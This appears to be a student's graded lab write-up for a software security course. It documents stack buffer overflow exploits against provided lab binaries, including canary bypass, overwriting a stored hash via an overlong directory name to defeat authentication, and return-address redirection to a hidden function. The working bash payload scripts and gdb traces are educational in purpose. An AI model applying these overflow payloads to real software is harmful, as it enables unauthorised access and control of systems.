CS6570: Assignment -1

Team: Trojan

Members: Pradeep Peter Murmu (CS24M033), Kilaparthi Vishnu Vardhan (CS24M022)

Problem-1

In this problem, we had to bypass the binary to execute buffer overflow and execute exploit() function. The binary had a canary which we had to figure out.

Looking at the lab1.c code, we found that the binary had a welcome function that took 12 byte input which could be used to buffer overflow. Using gdb and disassembly, we found out the value of canary to be 0x4f4c4554 (\x54\x45\x4c\x4f in little endian format).

```
sse@sse_vm: ~/a1
Dump of assembler code for function welcome:
   0x08048895 <+0>:     push   %ebp
   0x08048896 <+1>:     mov    %esp,%ebp
   0x08048898 <+3>:     sub    $0x18,%esp
   0x0804889b <+6>:     movl   $0x4f4c4554,-0xc(%ebp)
   0x080488a2 <+13>:    sub    $0x8,%esp
   0x080488a5 <+16>:    pushl  0x8(%ebp)
   0x080488a8 <+19>:    lea    -0x18(%ebp),%eax
   0x080488ab <+22>:    push   %eax
   0x080488ac <+23>:    call   0x80481d0
   0x080488b1 <+28>:    add    $0x10,%esp
   0x080488b4 <+31>:    sub    $0x4,%esp
   0x080488b7 <+34>:    pushl  0x8(%ebp)
   0x080488ba <+37>:    lea    -0x18(%ebp),%eax
   0x080488bd <+40>:    push   %eax
   0x080488be <+41>:    push   $0x80bb27e
   0x080488c3 <+46>:    call   0x804ec50 <printf>
   0x080488c8 <+51>:    add    $0x10,%esp
   0x080488cb <+54>:    cmpl   $0x4f4c4554,-0xc(%ebp)
   0x080488d2 <+61>:    je     0x80488de <welcome+73>
   0x080488d4 <+63>:    sub    $0xc,%esp
   0x080488d7 <+66>:    push   $0x1
   0x080488d9 <+68>:    call   0x804e2e0 <exit>
---Type <return> to continue, or q <return> to quit---
```

Screenshot: We can see the movl instruction is loading the canary value to stack

Next,we had to find the address of exploit function, which we found out to be 0x804887c

```
(gdb) print &exploit
$1 = (void (*)()) 0x804887c <exploit>
(gdb)
```

Then, we needed to calculate the offset between canary and the return address, which we found out to be 12 bytes. Then, we simply needed to concat everything to create the payload
<12 bytes><canary><12 bytes><exploit() address>
Below is the bash script we created to generate the payload,

```bash
#!/bin/bash
payload+=$(printf 'a%.0s' {1..12})
payload+=$(echo -ne '\x54\x45\x4c\x4f')
payload+=$(printf 'a%.0s' {1..12})
payload+=$(echo -ne '\x7c\x88\x04\x08')
echo -ne $payload > payload_1
```

After that we executed the command
./lab1 $(cat payload_1)
And got the exploit successful.

```
sse@sse_vm:~/a1$ ./lab1 $(cat payload_1)
Welcome group aaaaaaaaaaaaTELOaaaaaaaaaaaa|◆, +◆◆◆.
Exploit succesfull...
Segmentation fault (core dumped)
```

<u>Instructions to recreate:</u>

1. Make sure you have the lab1 binary.
2. Copy the payload_1 in the same directory as lab1 binary.
3. Execute "./lab1 $(cat payload_1)".
4. In case you are facing a problem then execute "bash payload.sh" in the same directory and then do step 3 again.

Problem-2

Part-a:


In this problem, we were given a binary named "main" along with a "main.c" and "private_key" files. Our task was to write an exploit that could bypass the authentication.

After carefully going through the binary and main.c file, we found a few avenues where we could try to buffer overflow the input and exploit it. Looking directly into the main.c file we could see the "username" variable and "resolved_path" variable that took input from outside. We verified this using gdb too. The "username" variable was limited to 9 characters with scanf function as seen in the main.c file. The other option was to overflow the resolved_path which fortunately worked. The resolved_path was predefined with size 50 bytes. Overflowing that would mean overwriting the STATIC_HASH variable of size 65 bytes.
Since the authenticate() function simply compares the private_key's computed hash with the STATIC_HASH, if we could overwrite the STATIC_HASH with our known value of computed hash of the private_key, we could gain access to the authenticate() function. Hence, we created a new directory with the first 50 characters consuming the $pwd and padding and then appended the computed hash. We did it by copying the "main" and "private_key" files to that new directory and then running the "main" binary in it.
Voila, we gained access to the authenticate() function.

Below is our code snippet with comments.

```bash
#!/bin/bash

# Get current working directory and its length
pwd=$(pwd)
pwd_len=${#pwd}

#Calculate padding length and create payload
padding=$(printf 'a%.0s' $(seq 1 $((49-pwd_len))))
payload+=$padding

#overwrite static hash with existing key's sha256sum value
payload+=$(sha256sum private_key | head -c 64)

# Create directory with payload name
mkdir -p "$payload"

#copy main and private_key to this new directory we created
cp main "$payload"
cp private_key "$payload"

#change pwd to this new directory
cd "$(pwd)/$payload"
```


```
# Run main program and send "user" as input
chmod +x main
echo "u" | ./main
```



Screenshot: executing our bash script.

Part-b:


In this part we had to create an exploit to call the secret_function(). In the main.c file, secret_function() was mentioned but never called. This meant we had to grab the secret_function() address from gdb so that we could execute it in some way through our earlier buffer overflow strategy.



Screenshot: We got the secret_function address from gdb i.e. 0x8049be4

Since the "main" binary also had a canary with value "0xdeafbeef" (mentioned in main.c and also verified in gdb), we needed to figure out the padding to preserve it. Looking at the below memory addresses of main after bypassing the authenticate() func, we calculated the padding between our computed hash and 0xdeafbeef to be 17 bytes (also used some hit


& trial to find it).



```
sse@sse_vm: ~/a1/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa0b602e04428ceda1a86bc9e4c
0xffffcde4:     0x08111ff4      0xffffced8      0x08049d27      0xffffce49
0xffffcdf4:     0xffffce08      0x08112518      0x08049c2f      0x00000000
0xffffce04:     0x00000000      0x00000000      0x00000090      0x019c03a9
0xffffce14:     0x08065fa6      0x08116ef8      0x0806974c      0x00000000
0xffffce24:     0x08111ff4      0x08112518      0x00000084      0x00000084
0xffffce34:     0x00000000      0xffffcea8      0x00000090      0xffffcf20
0xffffce44:     0x00000008      0x6f682f0a      0x732f656d      0x612f6573
0xffffce54:     0x61612f31      0x61616161      0x61616161      0x61616161
0xffffce64:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffce74:     0x61616161      0x30616161      0x32303662      0x34343065
0xffffce84:     0x65633832      0x61316164      0x63623638      0x63346539
0xffffce94:     0x39393165      0x66353862      0x66663337      0x32613261
0xffffcea4:     0x35363736      0x31313462      0x64636231      0x31383035
0xffffceb4:     0x37333961      0x2f383131      0x76697270      0x5f657461
0xffffcec4:     0x0079656b      0x080d5aed      0xdeafbeef      0x08115c30
0xffffced4:     0x08111ff4      0xffffcee8      0x08049dd1      0xffffcf00
0xffffcee4:     0x08111ff4      0x00000001      0x080505b7      0x08112a40
0xffffcef4:     0x08111ff4      0x08112f24      0x080505b7      0x00000001
0xffffcf04:     0xffffd024      0xffffd02c      0xffffcf24      0x08111ff4
0xffffcf14:     0x0804998d      0x00000001      0xffffd024      0x08112060
0xffffcf24:     0x08111ff4      0x08111ff4      0x00000001      0x00000001
0xffffcf34:     0x11d37684      0xe447856b      0x00000000      0x00000000
0xffffcf44:     0x00000000      0x00000000      0x08111ff4      0x00000000
---Type <return> to continue, or q <return> to quit---
```

Screenshot: “x/100x $esp” to check the memory address after breaking at compute_sha256

Then we needed to know the return address so that we could find the appropriate padding for it. Using the info frame, we got the return address to be 0xffffcde8.



```
(gdb) info frame
Stack level 0, frame at 0xffffcdf0:
 eip = 0x8049ad9 in compute_sha256; saved eip = 0x8049d27
 called by frame at 0xffffcee0
 Arglist at 0xffffcde8, args:
 Locals at 0xffffcde8, Previous frame's sp is 0xffffcdf0
 Saved registers:
  ebp at 0xffffcde8, eip at 0xffffcdec
(gdb)
```

From the above given memory address, we calculated padding between canary value and return address to be 12 bytes. We had already got the address of secret_function() in the beginning to be 0x8049be4. So we just needed to create the new resolved_path with everything in place.

Below is our bash script to implement it:

```
#!/bin/bash

# Get current working directory and its length
pwd=$(pwd)
pwd_len=${#pwd}

#Calculate padding length and create payload
padding=$(printf 'a%.0s' $(seq 1 $((49-pwd_len))))

payload+=$padding

#overwrite static hash with existing key's sha256sum value
payload+=$(sha256sum private_key | head -c 64)


#add padding to reach canary
payload+=$(printf 'a%.0s' {1..17})
#add canary
payload+=$(echo -ne '\xef\xbe\xaf\xde')
#add padding to reach return address
payload+=$(printf 'a%.0s' {1..12})
#add secret_function address
payload+=$(echo -ne '\xe4\x9b\x04\x08')

# Create directory with payload name
mkdir -p "$payload"

#copy main and private_key to this new directory we created
cp main "$payload"

cp private_key "$payload"

#change pwd to this new directory
cd "$(pwd)/$payload"

# Run main program and send "user" as input
chmod +x main
echo "u" | ./main
```

```
sse@sse_vm:~/a1$ bash exploit.sh
Enter your username: Access Granted ✅
You earned 30 points
You have found the secret function! 🎉
You earned 40 points
exploit.sh: line 40:  4057 Done                    echo "u"
      4058 Segmentation fault      (core dumped) | ./main
sse@sse_vm:~/a1$
```

Screenshot: Successful exploit.

Instructions to recreate:

1. Make sure you have the main binary file and private_key file..
2. Copy the “exploit.sh” file in the same directory.
3. Execute “bash exploit.sh” in the same directory.

References:

1. https://www.geeksforgeeks.org/gdb-step-by-step-introduction/
2. https://www.geeksforgeeks.org/analyzing-bufferoverflow-with-gdb/
3. Ghidra
4. Stack OverFlow, Google Search etc

—-7H3 3ND—-